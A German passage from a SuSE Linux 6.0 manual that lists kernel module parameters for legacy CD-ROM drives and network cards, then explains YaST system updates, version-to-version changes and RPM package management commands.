Dieser Treiber ist kein wirklicher CDROM-Treiber; er ist nur für die Interface-Konfiguration der CD-ROM-Laufwerke zuständig, die an einer **ISP16**, **MAD16** oder **Mozart**-Soundkarte angeschlossen sind. Nach dem Laden dieses Treibers ist lediglich das Interface entsprechend konfiguriert; der passende CDROM-Treiber muß danach zusätzlich geladen werden. Der Wert für die Variable `<typ>` ergibt sich aus dem Stecker, an dem das CD-ROM-Kabel auf der Soundkarte angeschlossen ist.

*Beispiel:* `modprobe isp16 isp16_cdrom_base=0x300`  
`isp16_cdrom_irq=10 isp16_cdrom_dma=1`  
`isp16_cdrom_type=sony`

- *Novell NE2000 / NE1000 Netzwerkkarten*

Modulname: `ne.o`

| Parameter        | Werte                                  |
|------------------|----------------------------------------|
| <code>io</code>  | <code>&lt;addr&gt;</code>              |
| <code>irq</code> | <code>&lt;irq&gt;</code>               |
| <code>bad</code> | bad, nur wenn Karte nicht erkannt wird |

*Beispiel:* `modprobe ne io=0x300 irq=10`

- *NI6510 (AM7990 „lance“ Chip) Netzwerkkarte*

Modulname: ni65.o

| Parameter  | Werte  |
|------------|--------|
| <b>io</b>  | <addr> |
| <b>irq</b> | <irq>  |
| <b>dma</b> | <dma>  |

*Beispiel:* **modprobe ni65 io=0x300 irq=10**

- *Optics Storage 8000 AT CD-ROM-Laufwerk*

Modulname: optcd.o

| Parameter    | Werte  |
|--------------|--------|
| <b>optcd</b> | <addr> |

*Beispiel:* **modprobe optcd optcd=0x300**

- *Parallel-Port CD-ROM-Laufwerk Arista ParaCD 525*

Modulname: arcd.o

| Parameter      | Werte                              |
|----------------|------------------------------------|
| <b>ar_base</b> | <addr>                             |
| <b>ar_hold</b> | 4 Microsekunden bis Ausgang stabil |

*Beispiel:* **modprobe arcd ar\_base=0x378**

- *Parallel-Port CD-ROM-Laufwerk DataStor EP2000*

Modulname: dscd.o

| Parameter      | Werte                                                                        |
|----------------|------------------------------------------------------------------------------|
| <b>ds_base</b> | <addr>                                                                       |
| <b>ds_mode</b> | 0 Nybble schreiben, 8 Bit lesen<br>1 8 Bit lesen und schreiben<br>2 EPP mode |

*Beispiel:* **modprobe dscd ds\_base=0x378**

- *Parallel-Port CD-ROM-Laufwerk Freecom Power*

Modulname: pwcd.o

| Parameter        | Werte                       |
|------------------|-----------------------------|
| <b>pw_base</b>   | <addr>                      |
| <b>pw_nybble</b> | 0 Nybbel-Modus 1 Byte-Modus |
| <b>pw_rep</b>    | 3                           |

*Beispiel:* **modprobe pwcd pw\_base=0x378**

- *Parallel-Port CD-ROM-Laufwerk Microsolutions BackPack*

Modulname: `bp.cd.o`

| Parameter      | Werte                                            |
|----------------|--------------------------------------------------|
| <b>bp_base</b> | <addr>                                           |
| <b>bp_mode</b> | 0 Nybble-Modus<br>1 Bidirektional<br>2 EPP-Modus |
| <b>bp_hold</b> | 1                                                |

*Beispiel:* `modprobe bp.cd bp_base=0x378`

- *Parallel Port IP (PLIP)*

Modulname: `plip.o`

| Parameter  | Werte  |
|------------|--------|
| <b>io</b>  | <addr> |
| <b>irq</b> | <irq>  |

*Beispiel:* `modprobe plip io=0x378 irq=7`

- *Philips CM206 CD-ROM-Laufwerk*

Modulname: `cm206.o`

`cm206=<addr>,<irq>`

*Beispiel:* `modprobe cm206 cm206=0x300,10`

- *Sanyo CD-ROM-Laufwerk*

Modulname: `sj.cd.o`

| Parameter    | Werte  |
|--------------|--------|
| <b>sj.cd</b> | <addr> |

*Beispiel:* `modprobe sj.cd sj.cd=0x300`

- *SMC Ultra Netzwerkkarte*

Modulname: `smc-ultra.o`

| Parameter  | Werte  |
|------------|--------|
| <b>io</b>  | <addr> |
| <b>irq</b> | <irq>  |

*Beispiel:* `modprobe smc-ultra io=0x300 irq=10`

- *SMC 9194 Netzwerkkarte*

Modulname: `smc9194.o`

| Parameter      | Werte    |
|----------------|----------|
| <b>io</b>      | <addr>   |
| <b>irq</b>     | <irq>    |
| <b>if_port</b> | <medium> |

| Variable | Werte / Bedeutung                |
|----------|----------------------------------|
| <medium> | 0 auto<br>1 TP<br>2 AUI, 10base2 |

*Beispiel:* `modprobe smc9194 io=0x300 irq=10 if_port=2`

- *Sony CDU 31/33 A*

Modulname: `cdu31a.o`

| Parameter          | Werte  |
|--------------------|--------|
| <b>cdu31a_port</b> | <addr> |
| <b>cdu31a_irq</b>  | <irq>  |

*Beispiel:* `modprobe cdu31a cdu31a_port=0x300 cdu31a_irq=10`

- *Sony CDU 535*

Modulname: `sonycd535.o`

| Parameter        | Werte  |
|------------------|--------|
| <b>sonycd535</b> | <addr> |

*Beispiel:* `modprobe sonycd535 sonycd535=0x300`

- *Soundblaster Pro 16 MultiCD*

Modulname: `sbpcd.o`

`sbpcd=<addr>, <typ>`

wobei <typ> folgende Werte haben kann:

| Variable | Werte / Bedeutung |
|----------|-------------------|
| 0        | LaserMate         |
| 1        | SoundBlaster      |
| 2        | SoundScape        |
| 3        | Teac16bit         |

*Beispiel:* `modprobe sbpcd sbpcd=0x300,0`

- *Western Digital WD80x3 Netzwerkkarte*

Modulname: `wd.o`

| Parameter      | Werte     |
|----------------|-----------|
| <b>io</b>      | <addr>    |
| <b>irq</b>     | <irq>     |
| <b>mem</b>     | <mem>     |
| <b>mem_end</b> | <mem_end> |

*Beispiel:* `modprobe wd io=0x300 irq=10`



## **Teil VII**

# **SuSE Linux: Update und Besonderheiten**



## Update des Systems und Paketverwaltung

### 15.1 Update der SuSE Linux-Distribution

SuSE Linux bietet Ihnen die Möglichkeit, ein bestehendes System zu aktualisieren, ohne eine komplette Neuinstallation vornehmen zu müssen. Dabei muß unterschieden werden zwischen der Aktualisierung einzelner Pakete und einem kompletten Update des Systems – etwa weil Ihr altes System noch ein `a.out`-System ist.

Es ist ein bekanntes Phänomen, daß Software von Version zu Version „wächst“. Deshalb empfiehlt es sich *vor* dem Update mit `df` nachzuschauen, wie sehr die einzelnen Partition bereits ausgelastet sind. Wenn Sie den Eindruck haben, es könnte knapp werden, dann führen Sie bitte unbedingt ein Datenbackup durch und partitionieren Sie neu (vgl. Abschnitt 2.9, Seite 55).

Es kann kein genereller Tip gegeben werden, wieviel Platz jeweils im Einzelnen benötigt wird – das ist abhängig von der Art der bestehenden Partitionierung, der ausgewählten Software und dem Wechsel von welcher Version auf SuSE Linux 6.0



Vor Beginn eines Updates sollten sicherheitshalber die alten Konfigurationsdateien auf ein separates Medium (Streamer, Wechselplatte, Disketten, ZIP-Laufwerk) kopiert werden. In erster Linie handelt es sich um die Dateien in `/etc`; weiterhin sind Konfigurationsdateien unter `/var/lib` zu kontrollieren (z. B. für News, UUCP, xdm).

Vor einem **PostgreSQL**-Update (Paket `postgres`) empfiehlt es sich in der Regel, die Datenbanken zu „dumpen“; vgl. Manpage von `pg_dump` (`man pg_dump`). Dies ist natürlich nur dann erforderlich, wenn Sie PostgreSQL vor dem Update tatsächlich *benutzt* haben.



#### 15.1.1 Update des Basissystems

Da beim Aktualisieren des Grundsystems die zentralen Bestandteile des Systems (wie z. B. Bibliotheken) ausgetauscht werden müssen, kann diese Aufgabe nicht im normalen Betrieb, d. h. aus dem bereits laufenden Linuxsystem

heraus, erledigt werden. Bevor Sie den Update-Vorgang einleiten, notieren Sie sich die Rootpartition; mit dem Kommando

```
root@erde: # df /
```

können Sie den Gerätenamen Ihrer Rootpartition herausfinden; in diesem Fall wäre `/dev/sda2` die zu notierende Root-Partition:

| Filesystem | 1024-blocks | Used  | Available | Capacity | Mounted on |
|------------|-------------|-------|-----------|----------|------------|
| /dev/sda2  | 45152       | 30121 | 12622     | 70%      | /          |

Sie müssen also das Installationssystem wie bei einer Erstinstallation starten – im Normalfall mit der mitgelieferten Bootdiskette oder direkt von der CD, wie in Abschnitt 2.3.1 ausführlich beschrieben. Im wesentlichen sind das folgende Schritte: Direkt im Anschluß an das Booten des Kernels wird automatisch **linuxrc** gestartet; dort sind im Hauptmenü unter dem Menüpunkt ‘Einstellungen’ Sprache, Bildschirm und Tastatur festzulegen und mit ‘Ok’ zu bestätigen. Nun müssen unter dem Menüpunkt ‘Kernel-Module’ die notwendigen Hardware-Treiber geladen werden (zum genauen Vorgehen vgl. die **linuxrc**-Beschreibung in Abschnitt 16.2, Seite 385). Ist dies geschehen, dann kann über die Menüpunkte ‘Installation / System starten’ und ‘Installation starten’ zur Auswahl des Quellmediums übergegangen werden (vgl. Abschnitt 16.2, Seite 387). Danach wird von **linuxrc** die Installationsumgebung geladen und YaST gestartet; dies geschieht wiederum automatisch.

Im Eingangsmenü von YaST wählen Sie bitte den Punkt ‘Bestehendes Linux-System updaten’; YaST versucht nun, die Root-Partition herauszufinden und bietet das Ergebnis zur Auswahl bzw. Bestätigung an; in der angezeigten Liste geben Ihre Root-Partition an, wie oben notiert (Beispiel: `/dev/sda2`). So beauftragen Sie YaST, die „alte“ `fstab` einzulesen. YaST liest die auf dieser Partition befindliche Datei `/etc/fstab` und mountet die dort eingetragenen Dateisysteme. Nun bitte ‘Weiter’ wählen.

Nach der Rückkehr in das Hauptmenü mit `[Esc]` ist der Punkt ‘System updaten’ an der Reihe (vgl. Abschnitt 3.2). Ihr bisheriges System wird von YaST analysiert und es wird das Ergebnis der Analyse angezeigt.<sup>1</sup> Anschließend werden die zentralen Bestandteile Ihres Systems aktualisiert, wobei YaST automatisch Sicherungen von Dateien anlegt, die seit der letzten Installation von Ihnen verändert wurden; weiterhin werden alte Konfigurationsdateien ggf. mit der Endung `.rpmorig` bzw. `.rpmsave` gesichert (vgl. Abschnitt 15.3.1, Seite 376); der Vorgang der Installation bzw. des Updates wird in `/var/adm/inst-log/installation-*` protokolliert und ist jederzeit nachlesbar.

### 15.1.2 Update des restlichen Systems

Ist das Basisystem aktualisiert, gelangen Sie in einen speziellen Update-Modus von YaST. Dort können Sie nach Ihren Wünschen den Rest des Systems updaten.

<sup>1</sup> Wird ein altes `a.out`-System vorgefunden, so konvertiert YaST es selbständig nach `ELF`.

YaST baut zwei Listen auf, in denen Ihnen diejenigen Pakete angeboten werden, von denen YaST selbständig erkennen kann, daß ein Update sinnvoll und möglich ist, weil sich z. B. ein abhängiges Paket geändert hat oder das neue Paket eine höhere Versionsnummer hat. In der zweiten Liste werden Ihnen diejenigen Pakete angezeigt, in denen das nicht so ohne weiteres möglich ist – etwa weil das alte Paket noch ohne Versionsinformation gespeichert war.

In diesen beiden Listen können Sie wahlfrei Pakete zum Update an- und abwählen. Wenn Sie das Update starten, werden die selektierten Pakete durch die jeweils neue Version ersetzt, wobei wiederum alle Dateien gesichert werden, die sich seit der letzten Installation verändert haben.

Nachdem diese Aufgabe erledigt ist, müssen Sie den Vorgang wie eine normale Erstinstallation abschließen. Unter anderem sollten Sie einen neuen Kernel auswählen.<sup>2</sup>

Wenn Sie *nicht* möchten, daß nach dem Update, wenn das System in seinen normalen Betriebsmodus geht (s. Standard-Runlevel Abschnitt 17.2, Seite 394), als erstes automatisch YaST noch einmal gestartet wird, um die durchs Update vorbereiteten Maßnahmen abzuschließen, dann geben Sie am LILO-Prompt ein:

```
NO_AUTO_SETUP=true
```

Sinn macht **NO\_AUTO\_SETUP=true** dann, wenn wider Erwarten bei diesem (erneuten) Hochlauf des Systems Probleme auftreten. Derartige Probleme können vorkommen, wenn Sie essentielle Teile des Linux-Systems über eine PCMCIA-SCSI-Karte einbinden. Um gleichwohl die vorbereitete Konfigurationsarbeit durchzuführen, können folgende Schritte gegangen werden:

1. Beim Booten am LILO Prompt folgenden Parameter angeben:

```
boot: linux NO_AUTO_SETUP=true
```

2. Als 'root' einloggen und einmal **yast --nomenu** starten, um eventuelle Konfigurationen durchzuführen.
3. Als 'root' **/lib/YaST/bootsetup.conf** starten und durchlaufen lassen.

Danach ist es genauso, als ob es normal durchgelaufen wäre.

Der erfahrene „Linuxer“ wird in einem solchen Fall vielleicht lieber gar nicht erst in den Standard-Runlevel wollen, sondern mittels **single** am LILO-Prompt direkt in den Single-User-Mode (Runlevel 1) verzweigen.

### 15.1.3 Aktualisieren einzelner Pakete

Unabhängig von einem Gesamt-Update können Sie selbstverständlich jederzeit einzelne Pakete aktualisieren.

In der Paketauswahl von YaST (siehe Abschnitt 3.12.3) können Sie nach Herzenslust schalten und walten. Wählen Sie ein Paket zum Update aus, das für den Betrieb des Systems eine zentrale Rolle spielt, werden Sie von YaST gewarnt. Derartige Pakete sollten im speziellen Update-Modus aktualisiert

---

<sup>2</sup> Der alte Kernel unterstützt möglicherweise ja nicht einmal das neue ELF-Format.

werden. Beispielsweise enthalten etliche Pakete „shared libraries“, die möglicherweise zum Zeitpunkt des Updates von laufenden Prozessen verwendet werden. Ein Update im laufenden System würde daher dazu führen, daß diese Programme nicht mehr korrekt funktionieren können.

### 15.2 Von Version zu Version

In den folgenden Abschnitten wird versucht aufzulisten, welche Details sich von Version zu Version geändert haben. In dieser Übersicht erscheint z. B., ob grundlegende Einstellungen neu vorgenommen oder ob Konfigurationsdateien an andere Stellen verschoben wurden oder ob alt-bekannte Programme ein neues Verhalten an den Tag legen. Es werden also nur die Dinge aufgelistet, die für den Benutzer bzw. Administrator bei der täglichen Arbeit unmittelbar berühren. Die Liste ist unvollständig. Im Folgenden wird auf die SDB verwiesen, die auch im Paket `sdb_de`, Serie `doc` enthalten ist (vgl. Abschnitt H.1.3, Seite 495).

Probleme und Besonderheiten der jeweiligen Version werden bei Bekanntwerden auf dem WWW-Server unter <http://www.suse.de/Support/sdb> veröffentlicht.

#### 15.2.1 Von einer früheren Version auf 4.x

SuSE Linux besitzt ein komplexes Konzept zur Konfiguration und Verwaltung des Systems (siehe Kapitel 17 und Abschnitt 17.5).

Die **init**-Skripte aus `/etc/rc.d`, die bislang hauptsächlich das Hochfahren des Systems geregelt hatten, wurden durch ein System ersetzt, das eine ordentliche Verwaltung der verschiedenen Runlevel in Anlehnung an **System V** erlaubt. Da der Filesystem-Standard keine ausführbaren Dateien unter `/etc` vorsieht, wurden die **init**-Skripte in `/sbin/init.d` untergebracht. Ein automatisches Konvertieren der alten Konfigurationsdateien ist nicht immer möglich, folglich müssen Sie eventuell beim Update einige Einstellungen nochmals vornehmen; Sie werden dafür jedoch mit einem sehr flexiblen Konfigurationssystem belohnt, das es Ihnen künftig gestattet, wesentliche Änderungen der Systemeinstellungen vornehmen zu können, ohne den Rechner dafür booten zu müssen.

Außerdem wird die Basis für zukünftige Updates geschaffen, da sämtliche für die Konfiguration des Systems relevanten Einstellungen in einer einzigen Datei (`/etc/rc.config`) hinterlegt sind.

SuSE Linux strebt eine weitgehende Konformität zum Filesystem-Standard (FSSTD) bzw. zum Nachfolger, dem Filesystem Hierarchy Standard (FHS, Paket `fhs`, Serie `doc`), an. Aus diesem Grund haben sich die Pfade einiger Dateien geändert:

- Lock-Dateien befinden sich nun unter `/var/lock`.
- Log-Dateien des Systems (Bootmeldungen, Warnungen, **pppd**-Ausgaben etc.) befinden sich unter `/var/log`.
- Die Log-Dateien von **UUCP** liegen jetzt unter `/var/spool/uucp/Log` sowie `/var/spool/uucp/Stats`.

- Das Verzeichnis `/usr/data` wurde durch `/usr/share` ersetzt. Sounds und Pictures sind dort zu finden.

### 15.2.2 Von 4.x auf 5.0

Probleme und Besonderheiten:

[http://www.suse.de/Support/sdb/maddin\\_bugs5.html](http://www.suse.de/Support/sdb/maddin_bugs5.html) .

- Paketmanagement von TGZ auf RPM umgestellt (vgl. Abschnitt 15.3).
- Neue **Bash** (vgl. in der SDB [http://www.suse.de/Support/sdb/maddin\\_bash2.html](http://www.suse.de/Support/sdb/maddin_bash2.html) und [http://www.suse.de/Support/sdb/maddin\\_inputrc.html](http://www.suse.de/Support/sdb/maddin_inputrc.html)).
- **startx** wird nicht mehr im Hintergrund gestartet (vgl. in der SDB [http://www.suse.de/Support/sdb/maddin\\_xprompt5.html](http://www.suse.de/Support/sdb/maddin_xprompt5.html)).
- Samba benötigt zum Starten die Variable `<START_SMB=yes>` in der Datei `/etc/rc.config`.
- Systemabhängige Cron-Jobs stehen jetzt in der Datei `/etc/crontab` (vgl. Abschnitt 16.4.1, Seite 391).
- Neue Gruppe `'dialout'`, in die alle User einzutragen sind, die „dialout“-Programme (**minicom**, **pppd**, etc.) verwenden dürfen.
- Layout des Rescue-Filesystems den gewohnten Gegebenheiten angepaßt.
- Die Funktionalität der Datei `/etc/securetty` übernimmt nun die Datei `/etc/login.defs`.

### 15.2.3 Von 5.0 auf 5.1

Probleme und Besonderheiten:

[http://www.suse.de/Support/sdb/maddin\\_bugs51.html](http://www.suse.de/Support/sdb/maddin_bugs51.html) .

- LILO Fall 1: Die Loader `any_b.b` und `any_d.b` sind obsolet (vgl. Abschnitt 10, Seite 102).
- LILO Fall 2: Bei Boot-Schwierigkeiten im Zusammenhang mit dem SCSI-Hostadapter Adaptec 2940 (verschiedene Modelle) sollte man die Option `linear` in der `/etc/lilo.conf` nun *nicht* mehr setzen (vgl. Abschnitt 4.4.2, Seite 103).
- „Optionale“ Software (z. B. **KDE** oder **Applixware**) wird unter `/opt` installiert (vgl. Abschnitt 2.9, Seite 56).
- Die Paketbeschreibungen werden aus Platzgründen nicht mehr im Buch abgedruckt; sie sind auf der ersten CD im Verzeichnis `/docu` zu finden: auf Deutsch als `pkg_German.dvi` und `pkg_German.ps` und auf Englisch als `pkg_English.dvi` und `pkg_English.ps`.
- Der Anhang „Hardwarevoraussetzungen“ ist nicht mehr im Handbuch enthalten; als Alternative gibt es die „CDB – Komponenten-Datenbank“ (engl. *Components Database*); verfügbar als Paket `cdb`, Serie `doc` oder online unter <http://www.suse.de/cdb/deutsch/> oder <http://www.suse.de/cdb/english/>.
- Die `m4`-Dateien von **Sendmail** liegen unter `/usr/share/sendmail`.
- Die Quellen sind als „Source RPM“'s gepackt (vgl. in der SDB [http://www.suse.de/Support/sdb/ke\\_source-rpm.html](http://www.suse.de/Support/sdb/ke_source-rpm.html)).

### 15.2.4 Von 5.1 auf 5.2

Probleme und Besonderheiten:

[http://www.suse.de/Support/sdb/maddin\\_bugs52.html](http://www.suse.de/Support/sdb/maddin_bugs52.html) .

- YaST: Die Serie ALL ist aus der ‘Serien-Auswahl’ heraus mit  (= ‘Umsortieren’) zu erreichen (vgl. Abschnitt 3.12.3, Seite 77).
- Die XSuSE-Server sind in die offiziellen XFree86-Quellen eingeflossen; verwenden Sie also jetzt wieder jeweiligen Standard-Server der Serie x. *Ausnahme:* XSuSE\_Elsa\_GLoria (Paket `xglint`), der für Glint- bzw. Permedia-basierte Grafikkarten.
- Die X-Server werden aus Sicherheitsgründen nicht mehr `suid root` installiert (also ohne das s-Bit). Das X Window System ist deshalb entweder über den **Xwrapper** via **startx** oder über einen Displaymanager (**xdm** oder **kdm**) zu starten.
- Der **wuftpd** wird nun als Standard-FTP-Server in der `/etc/inetd.conf` eingerichtet (vgl. in der SDB [http://www.suse.de/Support/sdb/grimmer\\_ftpd.html](http://www.suse.de/Support/sdb/grimmer_ftpd.html)).
- Die Optionen von **ps** werden nicht mehr durch ‘-’ eingeleitet; bitte passen Sie Ihre Shellskripte an (vgl. in der SDB [http://www.suse.de/Support/sdb/maddin\\_ps52.html](http://www.suse.de/Support/sdb/maddin_ps52.html)).
- **SuSEconfig** (vgl. Abschnitt 17.5) versteht einige Optionen, die helfen, die Arbeit zu beschleunigen.

### 15.2.5 Von 5.2 auf 5.3

Probleme und Besonderheiten:

<http://www.suse.de/Support/sdb/bugs53.html> .

- Eine SuSE LinuxErstinstallation bzw. ein -Updates läuft „linear“ ab; wer die „alte“ Installationsprozedur mit zahlreichen Eingriffsmöglichkeiten verwenden möchte, der hat beim YaST-Eingangsbildschirm den Experten-Modus anzuwählen (vgl. Abbildung 2.2, Seite 21).
- Zusätzlich zur Bootdiskette wird ein `modules`-Disketten-Image mit zusätzlichen Modulen angeboten – bei „exotischer“ Hardware kann darauf zurückgegriffen werden; vgl. Abschnitt 16.2, Seite 383.
- Alle X-Server sind übersichtlich geordnet in der Serie `xsrv` (X-Server) zu finden, *nicht* mehr in Serie x.
- Für neue Grafikkarten bzw. -chips stehen die von SuSE entwickelten X-Server `XFCOM_3DLabs` (Paket `x3dlabs`; früher `XSuSE_Elsa_GLoria`, Paket `xglint`), `XFCOM_SiS` (Paket `xsis`; früher `XSuSE_SiS`) und `XFCOM_Cyrix` (Paket `xcyrix`) zur Verfügung.
- User, die Terminalprogramme wie **minicom**, **seyon**, etc. verwenden wollen, müssen in die Gruppe ‘uucp’ eingetragen werden; vgl. [http://www.suse.de/Support/sdb/ke\\_terminal-prog.html](http://www.suse.de/Support/sdb/ke_terminal-prog.html).
- **Emacs** liegt in der Version 20.x vor; es sind die gleichfalls angepaßten Startdateien aus `/etc/skel` zu verwenden; vgl. [http://www.suse.de/Support/sdb/ke\\_emacs-update.html](http://www.suse.de/Support/sdb/ke_emacs-update.html).
- Dem Paket `jade_ds1` sind nunmehr die SGML-Parsertools und Hilfsprogramme als eigenständiges Unter-Paket `sp` ausgegliedert.

- **PostgreSQL** (Paket `postgres`) besteht aus mehreren Unterpaketen (engl. *subpackages*): Datenbank-Engine, Datenbank-Initialisierung und Interfaces.
- Die Manpages sind aus dem Paket `allman` auf verschiedene Unterpakete aufgeteilt worden; vgl. [http://www.suse.de/Support/sdb/ke\\_lpzmanxx.html](http://www.suse.de/Support/sdb/ke_lpzmanxx.html).

### 15.2.6 Von 5.3 auf 6.0

Probleme und Besonderheiten:

<http://www.suse.de/Support/sdb/bugs60.html> .

- Wie in den Quellen des Kernels vorgesehen, wird der Boot-Kernel in `/boot` installiert. Beim Update ist darauf zu achten, daß in der `/etc/lilo.conf` die Pfade entsprechend eingetragen sind; YaST macht einen entsprechenden Vorschlag – wenn Sie weiterhin den alten Kernel (`/vmlinux`) booten wollen, greifen Sie bitte in den Update-Vorgang ein und konfigurieren Sie LILO entsprechend.
- System-Bibliothek ist nun die **glibc** (auch bekannt als `libc6`). Bei einem Update der mit SuSE Linux ausgelieferten Programme sollte es dadurch zu keinen grundsätzlichen Schwierigkeiten kommen. Eigene Programme sollte man nach dem System-Update neu kompilieren und mit der **glibc** linken; sollte das nicht möglich sein – weil Sie z. B. nicht über den Quellcode des jeweiligen Programms verfügen –, so gibt es den Ausweg, das Paket `shlibs5 (libc5)` zu installieren, womit weiterhin die „alten“ Programme lauffähig gemacht werden können.
- Die aktuelle **teTeX**-Version ist mit SuSE Linux verfügbar. Da die  $\TeX$ -System konform zum Filesystem Hierarchy Standard (FHS) installiert wird, werden unter `/var` zusätzlich ca. 15 MB Plattenplatz benötigt. – **teTeX** wurde auf auf mehrere Unterpakete aufgeteilt. Wenn nach einem Update etwas „fehlt“, ist es ratsam, in der Serie `tex` nachzuschauen, ob alle notwendigen Pakete tatsächlich installiert sind.
- Die  $\LaTeX$ -Erweiterungen Paket `colortbl` und Paket `hyperref` sind nunmehr bei **teTeX** mitenthalten und werden deshalb nicht mehr separat angeboten.
- Die **DocBook**-Stylesheets sind nun in dem eigenem Paket `docbkds1` der Serie `sgm` zu finden.

## 15.3 RPM – Der Paket-Manager der Distribution

Mit der SuSE Linux 5.0 hat **RPM** (**rpm**) (engl. *Red Hat Package Manager*) Einzug in die Distribution gehalten. Damit vereinfacht sich das Paket-Management für alle Beteiligten, die Benutzer, die System-Administratoren und – nicht zuletzt – für die Pakete-Macher. Mittels der mächtigen RPM-Datenbank stehen jederzeit detaillierte Informationen zur installierten Software zur Verfügung.

Im wesentlichen kann **rpm** in drei Modi agieren: installierbare Pakete aus den unangetasteten Quellen (engl. *pristine sources*) herstellen, diese Pakete installieren bzw. auch wieder sauber de-installieren oder updaten sowie Anfragen an die RPM-Datenbank bzw. an einzelne RPM-Archive richten.

Installierbare RPM-Archive sind in einem speziellen binären Format gepackt; die Archive bestehen aus den zu installierenden (Programm-)Dateien und aus verschiedenen Meta-Informationen, die während der Installation von **rpm** benutzt werden, um das jeweilige Softwarepaket zu konfigurieren, oder die zu Dokumentationszwecken in der RPM-Datenbank abgelegt werden. RPM-Archive haben die Dateinamen-Endung `.rpm`.

### 15.3.1 Pakete verwalten: Installieren, Updaten und De-installieren

Im Normalfall ist das Installieren eines RPM-Archivs denkbar einfach:

```
root@erde: # rpm -i <paket>.rpm
```

Mit diesem Standardbefehl wird ein Paket aber nur dann installiert, wenn die „Abhängigkeiten“ erfüllt sind und wenn es zu keinen „Konflikten“ kommen kann. **rpm** fordert per Fehlermeldung die Pakete an, die zum Erfüllen der Abhängigkeiten notwendig sind. Die Datenbank wacht im Hintergrund darüber, daß es zu keinen Konflikten kommen kann: eine Datei darf in der Regel nur zu einem Paket gehören. Mit verschiedenen Optionen kann man sich über diese Regel hinwegsetzen – wer dies tut, der sollte man aber genau wissen, was er tut, da er damit eventuell die Updatefähigkeit aufs Spiel setzt.

Interessant ist auch die Option `-U` bzw. `--upgrade`, um ein Paket zu aktualisieren. Dadurch wird eine ältere Version des gleichen Pakets gelöscht und dann die neue Version installiert. Gleichzeitig versucht **rpm**, sorgfältig mit den *Konfigurationsdateien* umzugehen, wobei – etwas vereinfacht – die folgende Strategie zum Tragen kommt:

- Falls eine Konfigurationsdatei vom System-Administrator *nicht* verändert wurde, dann wird von **rpm** die neue Version der entsprechenden Datei installiert. Es sind keine Eingriffe seitens des Administrator notwendig.
- Falls eine Konfigurationsdatei vom Administrator zu einem Zeitpunkt vor dem Update geändert wurde, dann wird **rpm** die geänderte Datei dann und nur dann mit der Erweiterung `.rpmorig` oder `.rpmsave` sichern und die neue Version aus dem RPM-Paket installieren, wenn sich zwischen ursprünglicher Datei und der Datei aus dem Update-Paket etwas geändert hat. In diesem Fall ist es sehr wahrscheinlich, dass Sie die frisch installierte Konfigurationsdatei anhand der Kopie (`.rpmorig` oder `.rpmsave`) auf Ihre System-Bedingungen hin abstimmen müssen. Danach sollten alle `.rpmorig`- bzw. `.rpmsave`-Dateien unbedingt entfernt werden, um kommenden Updates nicht als Hindernis im Wege zu liegen.<sup>3</sup>

Die Option `-U` ist also in *keiner* Weise nur ein Äquivalent für die Abfolge `-e` (De-Installieren/Löschen) – `-i` (Installieren). Wenn immer möglich, dann ist der Option `-U` der Vorzug zu geben.

---

<sup>3</sup> Die Erweiterung `.rpmorig` wird gewählt, wenn die Datei der RPM-Datenbank noch nicht bekannt war, sonst kommt `.rpmsave` zum Zuge; mit anderen Worten: `.rpmorigs` entstehen beim Update von Fremdformat auf RPM und `.rpmsave` beim Update von RPM-alt auf RPM-neu.

Nach jedem Update müssen Sie die von **rpm** angelegten Sicherungskopien mit der Erweiterung `.rpmorig` oder `.rpmsave` kontrollieren; das sind Ihre alten Konfigurationsdateien. Falls erforderlich, übernehmen Sie bitte Ihre Anpassungen aus den Sicherungskopien in die neuen Konfigurationsdateien, und löschen Sie dann die alten Dateien mit der Erweiterung `.rpmorig` bzw. `.rpmsave`.



Wenn ein Paket entfernt werden soll, geht man ähnlich geradlinig vor:

```
root@erde: # rpm -e <paket>
```

**rpm** wird ein Paket aber nur dann entfernen, wenn keine Abhängigkeiten mehr bestehen; so ist es z. B. theoretisch nicht möglich, Tcl/Tk zu löschen, solange noch irgendein anderes Programm Tcl/Tk zum Laufen benötigt – auch darüber wacht RPM mithilfe der Datenbank.

Falls in einem Ausnahmefall eine derartige Löschoption nicht möglich sein sollte, obwohl *keine* Abhängigkeiten mehr bestehen, dann kann es hilfreich sein, die RPM-Datenbank mittels der Option `--rebuilddb` neu aufzubauen; vgl. unten die Anmerkungen zur RPM-Datenbank (Abschnitt 15.3.2, Seite 379).

### 15.3.2 Anfragen stellen

Mit der Option `-q` (engl. *query*) leitet man Anfragen ein. Damit ist es sowohl möglich die RPM-Archive selbst zu durchleuchten (Option `-p <paket_datei>`) als auch die RPM-Datenbank zu befragen. Die Art der Information kann man mit den zusätzlichen Switches in Tabelle 15.1 auswählen.

---

|                                 |                                                                                                                                        |
|---------------------------------|----------------------------------------------------------------------------------------------------------------------------------------|
| <code>-i</code>                 | Paket-Informationen anzeigen                                                                                                           |
| <code>-l</code>                 | Dateiliste des Pakets anzeigen                                                                                                         |
| <code>-f &lt;DATEI&gt; +</code> | Anfrage nach Paket, das die Datei <code>&lt;DATEI&gt;</code> besitzt; <code>&lt;DATEI&gt;</code> muß mit vollem Pfad angegeben werden! |
| <code>-s</code>                 | Status der Dateien anzeigen (impliziert <code>-l</code> )                                                                              |
| <code>-d</code>                 | Nur Dokumentationsdateien auflisten (impliziert <code>-l</code> )                                                                      |
| <code>-c</code>                 | Nur Konfigurationsdateien auflisten (impliziert <code>-l</code> )                                                                      |
| <code>--dump</code>             | Alle überprüfbaren Infos zu jeder Datei anzeigen (mit <code>-l</code> , <code>-c</code> oder <code>-d</code> benutzen!)                |
| <code>--provides</code>         | Fähigkeiten des Pakets auflisten                                                                                                       |
| <code>--requires, -R</code>     | Paket-Abhängigkeiten ausgeben                                                                                                          |
| <code>--scripts</code>          | Die diversen (De-)Installations-Skripte ausgeben                                                                                       |

---

Tabelle 15.1: Die wichtigsten Abfrageoptionen (`-q [-p] ... <paket>`)

Der Befehl

```
root@erde: # rpm -q -i rpm
```

z. B. gibt die folgende Information aus:

## 15. Update des Systems und Paketverwaltung

---

```
Name : rpm Distribution: S.u.S.E Linux
Version : 2.4.1 Vendor: S.u.S.E. GmbH
Release : 1 Build Date: Wed Jun 18 14:46:53 1997
Install date: Sat Jun 21 12:01:21 1997 Build Host: Fibonacci.suse.de
Group : Source RPM: rpm-2.4.1-1.src.rpm
Size : 1365662
Packager : feedback@suse.de
URL : (none)
Summary : Red Hat Package Manager
Description:
RPM is a powerful package manager, which can be used to build, install,
query, verify, update, and uninstall individual software packages. A
package consists of an archive of files, and package information,
including name, version, and description.
```

